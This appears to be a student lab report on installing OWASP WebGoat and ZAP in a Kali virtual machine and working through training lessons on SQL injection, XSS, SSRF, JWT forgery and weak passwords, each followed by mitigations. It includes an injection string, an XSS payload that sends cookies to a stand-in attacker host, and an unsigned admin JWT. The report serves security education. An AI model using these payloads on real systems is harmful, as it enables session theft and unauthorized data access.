

## **Introduction**

This study aims to fulfill the three assigned tasks, which are as follows:


- Installation of OWASP WebGoat and developing solutions for web application hacking issues
- Installation and exploration of the OWASP ZAP tool
- Proposing solutions to ensure the security of web and mobile applications in use

Accordingly, the objectives include the installation of the relevant tools and the formulation of solutions to the identified problems. These tasks are executed systematically with careful attention to technical accuracy and clarity.

## 1. Task 1

In **Task 1**, the OWASP WebGoat tool—an intentionally insecure web application developed by OWASP to serve as a guide for secure coding practices—was identified as a prerequisite for the assignment. To initiate the setup process, the official OWASP website ([owasp.org](https://owasp.org)) was visited, and a download method was selected. WebGoat can be downloaded and installed using two different approaches: as a **standalone JAR file** or as a **Docker image**. For this project, the **standalone JAR** option was chosen.

Following the download, the installation was performed either directly on the host operating system or within a virtual environment. In this context, to enhance both theoretical understanding and practical proficiency, the **VirtualBox** virtualization platform was utilized to deploy a **Kali Linux** virtual machine. The necessary installation files for Kali Linux were obtained from the official source ([kali.org](https://kali.org)), and the operating system was successfully installed. This setup provided a controlled environment for conducting subsequent security testing activities.



The host system is equipped with **16 GB of RAM**, from which **4 GB** has been allocated to the **Kali Linux virtual machine**. The network configuration for the virtual machine has been set to **NAT (Network Address Translation)** mode.

For the installation process, the downloaded **JAR file** must be executed via the terminal within the **Kali Linux** environment. In this step, after launching the terminal, the user navigates to the directory where the JAR file was downloaded and executes it using the **java -jar** command.

```
kali㉿kali:~/Downloads
```

File Actions Edit View Help

```
ed
2025-04-18T05:25:52.901-04:00 INFO 5259 — [main] o.s.o.j.p.SpringPersistenceUnitInfo : No LoadTimeWeaver setup: ignoring JP
A class transformer
2025-04-18T05:25:52.903-04:00 WARN 5259 — [main] org.hibernate.orm.deprecation : HHH90000025: HSQlDialect does not ne
ed to be specified explicitly using 'hibernate.dialect' (remove the property setting and it will be selected by default)
2025-04-18T05:25:52.904-04:00 INFO 5259 — [main] org.hibernate.orm.connections.pooling : HHH10001005: Database info:
Database JDBC URL [Connecting through datasource 'org.springframework.jdbc.datasource.DriverManagerDataSource@5b60accd']
Database driver: undefined/unknown
Database version: 2.7.3
Autocommit mode: undefined/unknown
Isolation level: undefined/unknown
Minimum pool size: undefined/unknown
Maximum pool size: undefined/unknown
2025-04-18T05:25:53.130-04:00 INFO 5259 — [main] o.h.e.t.j.p.i.JtaPlatformInitiator : HHH000489: No JTA platform available
(set "hibernate.transaction.jta.platform" to enable JTA platform integration)
2025-04-18T05:25:53.156-04:00 INFO 5259 — [main] j.LocalContainerEntityManagerFactoryBean : Initialized JPA EntityManagerFactory
for persistence unit 'default'
2025-04-18T05:25:53.249-04:00 INFO 5259 — [main] o.o.w.lessons.logging.LogBleedingTask : Password for admin: YzU5TYyZGt0DK4
MS00DE4L7k0MDM0U0WMSZjMONDgZYWE1
2025-04-18T05:25:57.576-04:00 WARN 5259 — [main] r$InitializeUserDetailsManagerConfigurer : Global AuthenticationManager configu
red with an AuthenticationProvider bean. UserDetailsService beans will not be used by Spring Security for automatically configuring username/p
assword login. Consider removing the AuthenticationProvider bean. Alternatively, consider using the UserDetailsService in a manually instantia
ted DaoAuthenticationProvider. If the current configuration is intentional, turn off this warning, increase the logging level of 'org.spring
framework.security.config.annotation.authentication.configuration.InitializeUserDetailsServiceManagerConfigurer' to ERROR
2025-04-18T05:25:58.983-04:00 INFO 5259 — [main] o.s.b.a.e.web.EndpointLinksResolver : Exposing 3 endpoints beneath base pa
th '/actor'
2025-04-18T05:25:59.016-04:00 WARN 5259 — [main] thAuthorizationManagerRequestMatcherRegistry : One of the patterns in [/favicon.ico
, /css/**, /images/**, /js/**, fonts/**, /plugins/**, /registration, /register.mvc, /actuator/**] is missing a leading slash. This is discour
aged; please include the leading slash in all your request matcher patterns. In future versions of Spring Security, leaving out the leading sl
ash will result in an exception.
2025-04-18T05:25:59.170-04:00 WARN 5259 — [main] ion$DefaultTemplateResolverConfiguration : Cannot find template location: class
path:/templates/ (please add some templates, check your Thymeleaf configuration, or set spring.thymeleaf.check-template-location=false)
2025-04-18T05:25:59.194-04:00 INFO 5259 — [main] o.s.b.w.embedded.tomcat.TomcatWebServer : Tomcat started on port 8080 (http) w
ith context path "/WebGoat"
2025-04-18T05:25:59.199-04:00 INFO 5259 — [main] org.owasp.webgoat.server.StartWebGoat : Started StartWebGoat in 7.506 second
s (process running for 22.775)
2025-04-18T05:25:59.201-04:00 WARN 5259 — [main] org.owasp.webgoat.server.StartWebGoat
: Please browse to http://127.0.0.1:80
/WebGoat to start using WebGoat ...
```



# WebGoat

Search lesson

Introduction >

**WebGoat**

WebWolf

General >

(A1) Broken Access Control >

(A2) Cryptographic Failures >

(A3) Injection >

(A5) Security Misconfiguration >

(A6) Vuln & Outdated Components >

(A7) Identity & Auth Failure >

(A8) Software & Data Integrity >

(A9) Security Logging Failures >

(A10) Server-side Request Forgery >

Client side >

Challenges >

Reset lesson

1

## What is WebGoat?

Welcome *silentspace*!

WebGoat is a deliberately insecure application that allows interested developers just like you to *test vulnerabilities* commonly found in Java-based applications that use common and popular open source components.

Now, while we in no way condone causing intentional harm to any animal, goat or otherwise, we think learning everything you can about security vulnerabilities is essential to understanding just what happens when even a small bit of unintended code gets into your applications.

What better way to do that than with your very own scapegoat?

Feel free to do what you will with him. Hack, poke, prod and if it makes you feel better, scare him until your heart's content. Go ahead, and hack the goat. We promise he likes it.

Thanks for your interest!

The WebGoat Team

Upon successful installation, **OWASP WebGoat** becomes accessible via the "**WebGoat**" endpoint on localhost port **8080**.

Following the completion of the setup phase, the OWASP WebGoat platform provides an environment in which various commonly encountered **web application hacking techniques** are demonstrated. This report focuses on several of the most prevalent attack vectors, including: **SQL Injection**, **Cross-Site Scripting (XSS)**, **Server-Side Request Forgery (SSRF)**, **JWT Token vulnerabilities**, and **Brute Force attacks**.

## 1.1. SQL Injection

**SQL Injection** is one of the most common web-based hacking techniques. It is a type of cyberattack in which malicious actors exploit the **SQL language** to manipulate a database and potentially gain unauthorized access to sensitive information. In the absence of proper security measures, such attacks can severely compromise **data integrity** and **system confidentiality**.

The screenshot shows a browser window for '127.0.0.1:8080/WebGoat/start.mvc?username=silentspace#lesson/SqlInjection.lesson/8'. The title bar says 'WebGoat' and the address bar shows the URL. The main content area is titled 'SQL Injection (intro)' and contains a navigation menu on the left with items like 'Introduction', 'General', '(A1) Broken Access Control', '(A2) Cryptographic Failures', '(A3) Injection', 'SQL Injection (intro)', 'SQL Injection (advanced)', 'SQL Injection (mitigation)', 'Cross Site Scripting', 'Cross Site Scripting (stored)', 'Cross Site Scripting (mitigation)', 'Path traversal', 'A5) Security Misconfiguration', 'A6) Vuln & Outdated Components', 'A7) Identity & Auth Failures', 'A8) Software & Data Integrity', 'A9) Security Logging Failures', 'A10) Server-side Request Forgery', 'Client side', and 'Challenges'. Below the menu, there's a 'Try It! String SQL injection' section with a code editor containing a query: 'SELECT \* FROM user\_data WHERE first\_name = 'John' AND last\_name = '' + lastName + ''';. A dropdown menu is open over the code editor with options 'or' and '1 = 1'. Below the code editor, a message says 'You have succeeded:' followed by a list of user records. At the bottom, a note explains the injection logic.

```
SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '' + lastName + '';
```

You have succeeded:

User ID	First Name	Last Name	CC Number	CC Type	Cookie	Login Count
101	Joe	Snow	987654321	VISA	,	0
101	Joe	Snow	2234200065421	MC	,	0
102	John	Smith	243560005411	MC	,	0
102	John	Smith	435209902222	AMEX	,	0
103	Jane	Plane	123456789	MC	,	0
103	Jane	Plane	334498703333	AMEX	,	0
10312	Jolly	Hershey	176896789	MC	,	0
10312	Jolly	Hershey	33300003333	AMEX	,	0
10323	Grumpy	youaretheweakestlink	673834489	MC	,	0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX	,	0
15603	Peter	Sand	123609789	MC	,	0
15603	Peter	Sand	338893453333	AMEX	,	0
15613	Joseph	Something	3384345333	AMEX	,	0
15837	Chaos	Monkey	32849365333	CM	,	0
19204	Mr	Goat	33812953533	VISA	,	0

Your query was: SELECT \* FROM user\_data WHERE first\_name = 'John' and last\_name = '' or '1' = '1'  
Explanation: This injection works, because 'or '1' = '1' always evaluates to true (The string ending literal for '1' is closed by the query itself, so you should not inject it). So the injected query basically looks like this: SELECT \* FROM user\_data WHERE (first\_name = 'John' and last\_name = '') or (TRUE), which will always evaluate to true, no matter what came before it.

Upon analyzing the content of the SQL query shown in the figure, it appears that the system is originally attempting to retrieve a user whose **first name is "John"** and whose **last name field is empty**. The intention of this legitimate query is to locate a user entry that satisfies both conditions simultaneously.

However, an attacker seeks to manipulate the logic of this query by injecting a **malicious input** into the **last\_name** field. By supplying the input '**OR '1' = '1'**', the attacker alters the structure of the query in such a way that the condition always evaluates to **true**. As a result, even if the initial condition (i.e., "first name is John and last name is empty") is not

met, the inclusion of the `OR '1' = '1'` clause causes the query to return **all rows in the table**, thereby bypassing authentication or access control mechanisms.

In other words, the attacker effectively manipulates the query to include **all users in the system**, potentially gaining access to **unauthorized data** or even compromising the **entire database**.

### Mitigation:

- **Parameterized queries** should be utilized. This means that user inputs must be processed as **parameters** and only inserted into the SQL query after appropriate validation.
- **User inputs should never be directly concatenated** into SQL statements.
- Input validation must be performed to ensure that the submitted data **does not contain inappropriate or malicious characters** and adheres to expected formats.

## 1.2. XSS

**Cross-Site Scripting (XSS)** is a common security vulnerability that enables attackers to inject **malicious JavaScript code** into a web application. Through this vulnerability, attackers can execute their scripts within the victim's browser, steal **session data**, or redirect users to **malicious websites**.

There are several types of XSS attacks, including:

- **Reflected XSS**
- **DOM-based XSS**
- **Stored XSS**

**Each type differs in terms of the method of injection and persistence of the malicious script.**

The screenshot shows a web browser displaying a lesson titled "Try It! Reflected XSS". The sidebar on the left lists various security topics, and the main content area shows a shopping cart with three items: Studio RTA - Laptop Reading Cart with Tilting Surface - Cherry, Dynex - Traditional Notebook Case, and Hewlett-Packard - Pavilion Notebook with Intel Centrino. Below the cart is a form for entering a credit card number and a three-digit access code, with a "Purchase" button. At the bottom, there is a message about trying again to see specific JavaScript and a note about supporting the site.

Shopping Cart Items – To Buy Now	Price	Quantity	Total
Studio RTA - Laptop Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

Enter your credit card number:

Enter your three digit access code:

**Purchase**

Try again. We do want to see a specific JavaScript mentioned in the goal of the assignment (in case you are trying to do something fancier).  
Thank you for shopping at WebGoat.  
Your support is appreciated

We have charged credit card:4128 3214 0002 1999  
-----  
\$1997.96

The image above displays a **shopping form** in which the user is prompted to enter a **credit card number** and a **three-digit security code**. While the form appears to be harmless at first glance, once the user completes the process and clicks the submit button, a message is displayed.

However, consider a scenario in which a **JavaScript payload** is injected into the user input field. For example, the following code:

```
<script>alert(1)</script>
```

Assuming the code snippet is as follows, upon proceeding with the operation, an alert dialog similar to the one shown below will be displayed.

	Price	Quantity	Total
Studio RTA - Large	69.99	1	\$0.00
Dynex - Traditional	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

The alert dialog displays the JavaScript content injected into the user input field. This example serves only as a test. However, attackers could inject malicious JavaScript code into this field, such as the following:

```
<script>document.location='http://hackersite.com/steal?cookie='+document.cookie</script>
```

When this code is executed, the user's **cookie information** is sent to the attacker's website, enabling the attacker to bypass authentication mechanisms.

### Mitigation:

- User-supplied data must be **HTML-encoded** before being rendered to prevent script execution.
- User inputs should **never be directly embedded** within JavaScript code.
- The use of **Content Security Policy (CSP)** should be enforced to block the execution of unauthorized external JavaScript files.

## 1.3. SSRF

**Server-Side Request Forgery (SSRF)** is a security vulnerability whereby an attacker tricks a web application into sending requests to other servers on behalf of the vulnerable server. This vulnerability typically arises when user-supplied URLs or IP addresses are used by the server without proper validation. Exploiting SSRF can allow attackers to discover services behind firewalls, perform port scanning, send requests to internal systems (such as localhost), and potentially gain access to sensitive credentials or confidential data.

The screenshot shows the WebGoat interface for the Server-Side Request Forgery challenge. On the left, a sidebar lists various security categories: Introduction, General, (A1) Broken Access Control, (A2) Cryptographic Failures, (A3) Injection, (A5) Security Misconfiguration, (A6) Vuln & Outdated Components, (A7) Identity & Auth Failure, (A8) Software & Data Integrity, (A9) Security Logging Failures, and (A10) Server-side Request Forgery. The (A10) Server-side Request Forgery category is currently selected and highlighted in red. The main content area is titled "Server-Side Request Forgery". It contains a "try this" section with the instruction "You need to stick to the game plan!" and a cartoon cat image. Below the image, the text "HUMAN" is displayed above the cat, and "I REQUEST YOUR ASSISTANCE" is at the bottom. At the top of the main content area, there are buttons for "Show hints" and "Reset lesson". A navigation bar at the very top includes a search bar and several icons for reporting issues.

As illustrated in the image above, when the button is clicked, the user is presented with an image. At this point, attackers attempt to gather information about the target web server by modifying the content of the request sent upon clicking the button. Specifically, the URL within the request is altered to manipulate and resend the request.

The screenshot shows the Network tab of a browser developer tools window, specifically the Network tab in Chrome DevTools. The tab title is "Network". The main content area displays a list of network requests made by the browser. The requests are as follows:

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings	Stack Trace
200	GET	127.0.0.1:8080	SSRF.lessons	jquery.min.js?x...	json	496 B	290 B						
200	GET	127.0.0.1:8080	lessonmenu.mvc	jquery.min.js?x...	json	8.60 kB	8.44 kB						
200	GET	127.0.0.1:8080	SSRF.lessons	jquery.min.js?x...	json	496 B	290 B						
200	GET	127.0.0.1:8080	lessonmenu.mvc	jquery.min.js?x...	json	8.60 kB	8.44 kB						
200	GET	127.0.0.1:8080	SSRF.lessons	jquery.min.js?x...	json	496 B	290 B						
200	GET	127.0.0.1:8080	lessonmenu.mvc	jquery.min.js?x...	json	8.60 kB	8.44 kB						
200	POST	127.0.0.1:8080	task2	jquery.min.js?x...	json	446 B	284 B						

The "Request" column is highlighted in blue, indicating the current tab. The last request, which is a POST to "task2", is also highlighted in blue. The "Headers" and "Cookies" columns are visible but empty. The "Request" column shows the URL being sent, which is "http://ifconfig.pro". The "Response" column shows the response status and size. The "Timings" and "Stack Trace" columns are empty.

Change the request, so the server gets information from <http://ifconfig.pro>  
Click the button and figure out what happened.

try this  
You need to stick to the game plan!

HUMAN  
I REQUEST YOUR ASSISTANCE

The screenshot shows a browser developer tools Network tab. A new request is being made to 'url=http://ifconfig.pro'. The request headers include Accept, Accept-Language, Content-Type, X-Requested-With, Priority, and name. The response body is visible, showing a JSON object with properties like 'feedbackArgs: null' and 'output: <title> IP: 94.123.98.88 info</title><br><br><pre>curl -s http://V6.ifconfig.pro</pre>' followed by a long string of URLs and IP addresses.

Subsequently, a new request is sent with the modified request body, followed by another button click. Examination of the response content for the altered request reveals that certain server-side information is returned.

Change the request, so the server gets information from <http://ifconfig.pro>  
Click the button and figure out what happened.

try this  
You need to stick to the game plan!

HUMAN  
I REQUEST YOUR ASSISTANCE

The screenshot shows a browser developer tools Network tab. A new request is being made to 'url=http://ifconfig.pro'. The request headers include Accept, Accept-Language, Content-Type, X-Requested-With, Priority, and name. The response body is visible, showing a JSON object with properties like 'feedbackArgs: null' and 'output: <title> IP: 94.123.98.88 info</title><br><br><pre>curl -s http://V6.ifconfig.pro</pre>' followed by a long string of URLs and IP addresses.

## Mitigation:

- URLs received from users should be restricted to only allowed domains, such as the organization's own addresses.
- Access to internal IP addresses and specific ports must be blocked on the server side.

- The server's response time and content size should be limited to prevent attackers from abusing resources through denial-of-service attacks.

## 1.4. JWT Tokens

**JSON Web Token (JWT)** is a token structure commonly used for user authentication and data transmission. It typically consists of three parts: header, payload, and signature. Although JWT appears secure, improper configurations and weak implementations can allow attackers to manipulate these tokens in various ways. Due to weak signature algorithms, attackers may alter the token; faulty validation processes can result in role escalation (e.g., user → admin); and if expired tokens are not properly checked, unauthorized access may occur. These vulnerabilities can ultimately lead to privilege escalation, information leakage, and system compromise.

The screenshot shows the 'JWT tokens' lesson in the WebGoat application. The sidebar menu includes categories like 'General', '(A1) Broken Access Control', '(A2) Cryptographic Failures', '(A3) Injection', '(A5) Security Misconfiguration', '(A6) Vuln & Outdated Components', '(A7) Identity & Auth Failure', 'Authentication Bypasses', 'Insecure Login', 'JWT tokens' (which is selected), 'Password reset', and 'Secure Passwords'. The main content area has a title 'JWT tokens' and a 'Code review' section. It shows a JWT token: `eyJhbGciOiJuB25IiwidHlwIjoiSldURn0.eyJzdWJlOiIxMjM0NTY3ODkwIiwidXNlcjI6Ikpvag64gRG9lIiwiYmRtaW41OnRydWUsImhCIGMTUXNjIzOTayMn0.`. Below it, it says 'which after decoding becomes:' and shows the decoded JSON: `{ "alg": "none", "typ": "JWT" }, { "admin": true, "iat": 1516239022, "sub": "1234567890", "user": "John Doe" }`. At the bottom, there is a code editor with the following Java code:

```

1 try {
2     Jwt jwt = Jwts.parser().setSigningKey(JWT_PASSWORD).parseClaimsJws(accessToken);
3     Claims claims = (Claims) jwt.getBody();
4     String user = (String) claims.get("user");
5     boolean isAdmin = Boolean.valueOf((String) claims.get("admin"));
6     if (isAdmin) {
7         removeAllUsers();
8     } else {
9         log.error("You are not an admin user");
10    }
11 } catch (JwtException e) {
12     throw new InvalidTokenException(e);
13 }

```

As shown in the image above, a JWT token is presented. Upon decoding this token, the contents of the header and payload become visible. Attackers can decode and manipulate these tokens, altering the role of a user without admin privileges to gain unauthorized access to the system. Additionally, because the algorithm is set to "none"—meaning no signature is used—the system considers the token valid, allowing the attacker to perform actions with admin-level permissions.

The screenshot shows a web-based JWT decoder. At the top, there's a navigation bar with links for Home, Files, Mailbox, Incoming requests, and JWT. On the right, it says 'silentspace' and 'Sign out'. Below the navigation is a light blue header bar with the text 'Decode or encode a JWT some of the exercises need to encode or decode a new token' and a close button ('X').

**Encoded:** eyJhbGciOiJub25lIiwidHlwIjoiSldUIIn0.eyJzdWIiOiIxMjM0NTY3ODkwIiwidXNlcIi6IkpvvaG4gRG9lIiwiYWRtaW4iOnRydWUsImhdCI6MTUxNjIzOTAyMn0.

**Decoded:**

Header	Payload
{ "alg" : "none", "typ" : "JWT" }	{ "admin" : true, "iat" : 1516239022, "sub" : "1234567890", "user" : "John Doe" }

Below the decoded sections is a text input field labeled 'Secret key' with the placeholder 'Enter your secret key'. At the bottom left, it says 'Signature invalid'.

## Mitigation:

- Unsigned JWT tokens, such as those using `alg: none`, must be strictly rejected. Signed tokens employing secure algorithms, such as HS256 or RS256, should always be preferred.
- The server must verify the digital signature to confirm the authenticity of the token, and secret keys should be kept confidential.
- An expiration (`exp`) claim should be included in every JWT token, and the server must enforce validation of this expiry time.

## 1.5. Brute Force

**Brute Force Attack** is a type of attack that systematically attempts different combinations of authentication credentials such as usernames, passwords, or PINs to discover the correct combination. This attack method is typically carried out using automated tools and primarily targets systems with weak or easily guessable passwords.

The screenshot shows the 'Secure Passwords' challenge from the WebGoat application. The sidebar on the left lists various security challenges, and 'Secure Passwords' is currently selected. The main content area has a title 'Secure Passwords' and a 'Reset lesson' button. Below the title is a navigation bar with numbered buttons (1-6) and arrows. A question asks, 'How long could it take to brute force your password?'. It states that users must type a strong password (at least 4/4). Below this, it says, 'After you finish this assignment we highly recommend you try some passwords below to see why they are not good choices:' followed by a list of bad password examples. At the bottom is a large text input field labeled 'Enter a secure password...' with a 'Show password' checkbox and a 'Submit' button.

The above image displays an example list of password combinations. Such weak and predictable passwords can be easily cracked within a short time, allowing attackers to gain unauthorized access to accounts. When a simple and predictable password is entered and tested, the system indicates the average time required to guess this password, as shown in the image below.



# WEBGOAT

## Secure Passwords

[Introduction](#) >  
[General](#) >  
[\(A1\) Broken Access Control](#) >  
[\(A2\) Cryptographic Failures](#) >  
[\(A3\) Injection](#) >  
[\(A5\) Security Misconfiguration](#) >  
[\(A6\) Vuln & Outdated Components](#) >  
[\(A7\) Identity & Auth Failure](#) >  
  
[Authentication Bypasses](#)  
[Insecure Login](#)  
[JWT tokens](#)  
[Password reset](#)  
**Secure Passwords**

[\(A8\) Software & Data Integrity](#) >  
[\(A9\) Security Logging Failures](#) >  
[\(A10\) Server-side Request Forgery](#) >  
  
[Client side](#) >  
[Challenges](#) >

Reset lesson

« 1 2 3 4 5 6 »

### How long could it take to brute force your password?

In this assignment, you have to type in a password that is strong enough (at least 4/4).

After you finish this assignment we highly recommend you try some passwords below to see why they are not good choices:

- password
- johnsmith
- 2018/10/4
- 1992home
- abcabc
- ffget
- poiuz
- @admin

abcabc  Show password

**Submit**

You have failed! Try to enter a secure password.

Your Password: \*\*\*\*\*

Length: 6

Estimated guesses needed to crack your password: 27

Score: 0/4

Estimated cracking time: 0 years 0 days 0 hours 0 minutes 2 seconds

Warning: Repeats like "abcabcabc" are only slightly harder to guess than "abc".

Suggestions:

- Add another word or two. Uncommon words are better.
- Avoid repeated words and characters.

Score: 0/4

A password such as "abcabc" can be estimated to be cracked within approximately 2 seconds. However, by selecting a stronger and more complex password—such as the example shown in the image below—passwords can be created that are nearly impossible to break. This approach effectively prevents attackers from cracking passwords and gaining unauthorized access to accounts.

## Mitigation:

- Users should be mandated to create strong passwords, for example, containing at least 10 characters including uppercase and lowercase letters, numbers, and special characters.
  - The number of login attempts should be limited. For example, after 5 consecutive incorrect password entries, the account can be temporarily locked.
  - Multi-factor authentication should be enforced for login, and all login attempts must be logged.

## 2. Task 2

The OWASP ZAP tool, which must be downloaded for Task 2, is a security tool used for testing the security of web applications. ZAP helps identify security vulnerabilities in web applications. For installation, the "Linux Installer" option is selected from the official website "zaproxy.org". The OWASP ZAP tool was installed on a Kali Linux virtual machine set up using VirtualBox virtualization software. The existing JDK version on Kali Linux was JDK 21. Therefore, during installation, a warning regarding an insufficient JDK version was encountered. This issue was resolved by executing the following commands sequentially in the terminal.


**sudo apt-get update**

**sudo apt-get install openjdk-23-jdk**


After the JDK version was made compatible, the installation of the downloaded OWASP ZAP application was completed by executing the following commands sequentially in the terminal.

```
chmod +x ZAP_2_16_1_unix.sh  
./ZAP_2_16_1_unix.sh
```

